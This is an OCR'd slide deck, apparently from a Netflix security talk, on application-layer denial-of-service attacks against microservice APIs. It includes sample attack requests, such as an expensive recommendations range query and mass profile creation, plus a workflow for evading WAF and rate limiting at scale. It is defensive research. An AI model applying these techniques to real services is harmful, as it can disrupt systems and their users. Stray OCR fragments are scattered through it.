Starting the Avalanche:
Application DoS In Microservice Architectures

•••

Scott Behrens
Jeremy Heffner

Introductions

Scott Behrens

- Netflix senior application security engineer
- Breaking and building for 8+ years
- Contributor to a variety of open source projects (github.com/sbehrens)

Jeremy Heffner

- Senior Security Software Engineer
- Developing and securing things for 20+ years


DoS focused on application layer logic


um ſanctimonialium de Wiltonia Robertus ſacrilegio magno effringit ✠ Uſquequo Do

Photo of a battering ram by Flickr user Patrick Denker; License: https://creativecommons.org/licenses/by/2.0/

http://www.interestingfacts.org/fact/first-example-of-biological-warfare

How Novel is Application DoS?





https://www.akamai.com/us/en/multimedia/documents/state-of-the-internet/q1-2017-state-of-the-internet-security-report.pdf

Microservice Primer: High Level View

Architecture

Client Libraries and API Gateway


Circuit Breakers / Failover

Cache


Microservice Primer: Architecture

GOOD	BAD
Scale	Distributed system complexity
Service independence	Deployment complexity
Fault isolation	Cascading service failures if things aren’t set up right
Eliminates stack debt	

Simplified Microservice API Architecture



Microservice Primer: API Gateways and Client Libraries




Interface for middle tier services

Services provide client libraries to API Gateway

Diagrams provided by microservices.io

Microservice Primer: Circuit Breaker



Helps with handling service failures

How do you know what timeout to choose?

How long should the breaker be triggered?


Diagrams provided by microservices.io

Microservice Primer: Cache

Speeds up response time

Reduces load on services fronted by cache

Reduces the number of servers needed to handle requests



https://github.com/netflix/evcache

Old school Application DoS

CPU

Mem

Cache

Disk

Network

New School Application DoS

- CPU
- Mem
- Cache
- Disk
- Network
- Queueing
- Client Library Timeouts
- Healthchecks
- Connection Pool
- Hardware Operations (HSMs)

New School Application DoS

CPU

Mem

Cache

Disk

Network

Queueing

Client Library Timeouts

Healthchecks


Connection Pool

Hardware Operations (HSMs)


Difference Between Old School and New School App DoS

Old School Application DoS	New School Application DoS
Often 1 to 1	Often 1 to Many

Simple Web Application Architecture


Web Browser
Web Server
Module Handler (based on file extension or framework configuration)
Web Application Platform
Data Store

Old School Application DoS Attack





```
> perl create_many_profiles.pl
```

```
POST /create_profile HTTP/1.1
…
profile_name=$counter + “hacker”
```

https://www.teachprivacy.com/the-funniest-hacker-stock-photos/
https://openclipart.org/image/2400px/svg_to_png/241842/sad_panda.png
http://www.funnyordie.com/lists/f64f7beefd/brent-rambo-approves-of-these-gifs

New School Microservice API DoS






```
> python grizzly.py
```

```
POST /recommendations HTTP/1.1
…
{“recommendations”: {“range”:
[0,10000]}}
```

New School Microservice API DoS



```
> python grizzly.py
```

```
POST /recommendations HTTP/1.1
…
{"recommendations": {"range":
[0,10000]}}
```

Client Timeouts, circuit breakers triggered, fallback experience triggered

Middle tier services making many calls to backend services

Backend service queues filling up with expensive requests

Workflow for Identifying Application DoS - Part 1

Identify the most latent service calls

Investigate if latent calls allow for manipulation

Tune payload to fly under WAF/Rate Limiting

Test hypothesis

Scale your test using Cloudy Kraken (orchestrator) and Repulsive Grizzly (attack framework)

Workflow for Identifying Application DoS - Part 1

Identify the most latent service calls


Investigate if latent calls allow for manipulation

Tune payload to fly under WAF/Rate Limiting

Test hypothesis

Scale your test using Cloudy Kraken (orchestrator) and Repulsive Grizzly (attack framework)


Identifying Latent Service Calls




Memory Elements Console Sources Performance Network Application Security Ember Audits React
View:
Preserve log
Disable cache
Offline
No throttling
5000ms 10000ms 15000ms 20000ms 25000ms 30000ms 35000ms

Name	Method	Status	Type	Initiator	Size	Time
browse	GET	200	document		50.4KB	2.34s
pathEvaluator?withSize=true&materialize=true&model=harris	POST	200	xhr	common|bootstrap.j…	7.5KB	1.85s
pathEvaluator?withSize=true&materialize=true&model=harris	POST	200	xhr	common|bootstrap.j…	9.7KB	1.19s
pathEvaluator?withSize=true&materialize=true&model=harris	POST	200	xhr	common|bootstrap.j…	7.5KB	1.19s
